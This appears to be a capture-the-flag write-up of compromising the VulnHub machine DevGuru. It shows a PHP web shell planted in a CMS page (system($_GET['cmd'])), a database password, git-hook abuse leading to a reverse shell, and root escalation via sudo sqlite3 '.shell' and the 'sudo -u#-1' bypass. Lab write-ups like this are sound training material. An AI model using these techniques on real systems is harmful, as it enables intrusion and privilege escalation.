
Exploiti D.E.V.G.U.R.U from vuln-hub.


Created: *10-01-2021 19:57:35*
Updated: *30-09-2023 22:46:52*
Author: xShadowx

#Scanning.

#Interesting things found in web.




So after this i decided to go to other port which was 8585 and i found another website running there




This was a legitimate website most of the links are working fine and also this has both a register and a login page like the previous login page also one more interesting thing that i found was that the version of framework was written belo

One more Version that i found was of Go which i think this binary provided by the website is running on.

Here is how the login page looks like




So while searching through the found directories i found this u-r-l where i can search for people and i found this person.




So this almost tells us that there is a user "frank" registered on this website.


So i concluded that i have enough information on the second site(running of 8585 port) and i can start my exploitation on that. so lets hunt for some exploits agains the versions that we found. So while playing around with the other C.M.S i found very interesting thing.




So this clarifies a lot of things right, first we know that there is a user named fran registered on the C.M.S and as the message says that the username was matched but the password was hashed to check against the hashed real password stored in the database but it didn't work so it means that we have to perform something lik dictionary attack to crack frank's password or find some bug in the authenticatio mechanism of the C.M.S. But this didn't work so i thought to search for some git tool that can dump git repository data and i found this




So i found this tool and decided to fire this up against the target after the tool finished it created a directory for the website where all the extracted files were stored.




So here i found a username for a database and a password so now we can login o the /ad-miner page




So after logging in this looks something like this.



This is a database management system which is my-sql and after searching i four the users table with frank's password hash.



The password is in a hash form so we have to crack it first using john.
This was taking a lot of time so i decided to edit the password value in the databa
to something easy like "password"
and then login as frank and we have below scenario now



So here what i did is i edited a markup file with something like this

Markup | Code

```
1 function onStart()
2 {
3     $this->page['getShell'] = system($_GET['cmd']);
4 }
```

the code section of the markup file looks like this and after saving i was able to ru system commands from ? get parameter in u-r-l and so i got a reverse shell and discovered a .bak file which contained the gitea password.

```
[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE              = mysql
HOST                 = 127.0.0.1:3306
NAME                 = gitea
USER                 = gitea
; Use PASSWD = `your password` for quoting if you use special characters in the password.
PASSWD               = UfFPTF8C8jjxVF2m
```

Logging in to the same database with these credentials and i found frank there too(poor frank) and then edited his password field got access to his git account an then after making a test repository and editing git hooks to a bash reverse shell w cloned his repository and added some things to it.

```
└─# git clone http://192.168.238.133:8585/frank/test.git

└─# cd test

└─# touch test.txt

└─# git add .

└─# git config — global user.email “frank@devguru.local”

└─# git config — global user.name “frank”

└─# git commit -am “Test Commit”

└─# git push origin master
```

After following these steps we got a shell as bash and an interactive one.

```
┌──(root💀kali)-[/home/kali/privilege-escalation-awesome-scripts-suite
/linPEAS]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.6] 59904
bash: cannot set terminal process group (721): Inappropriate ioctl for
 device
bash: no job control in this shell
frank@devguru:~/gitea-repositories/frank/test.git$
```

and also the user flag

```
frank@devguru:/home/frank$ ls
ls
data
user.txt
frank@devguru:/home/frank$ cat user.txt
cat user.txt
22854d0aec6ba776f9d35bf7b0e00217
frank@devguru:/home/frank$
```

Now for escalating privileges we ran s-u-d-o command

```
frank@devguru:/home/frank$ sudo -l
sudo -l
Matching Defaults entries for frank on devguru:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frank may run the following commands on devguru:
    (ALL, !root) NOPASSWD: /usr/bin/sqlite3
frank@devguru:/home/frank$
```

And after seeing something like this i searched on bins and found this

.. / sqlite3

☆ Star 3,961

Shell | File write | File read | Sudo | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
sqlite3 /dev/null '.shell /bin/sh'
```

Ran this command

```
frank@devguru:/home/frank$ sudo sqlite3 /dev/null '.shell /bin/bash'
sudo sqlite3 /dev/null '.shell /bin/bash'
sudo: no tty present and no askpass program specified
frank@devguru:/home/frank$ sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
sudo -u#-1 sqlite3 /dev/null '.shell /bin/bash'
cd /root
ls
msg.txt
root.txt
cat root.txt
96440606fb88aa7497cde5a8e68daf8f
```

unfortunately this command did not worked i tried it many times and in final onl this worked and got root.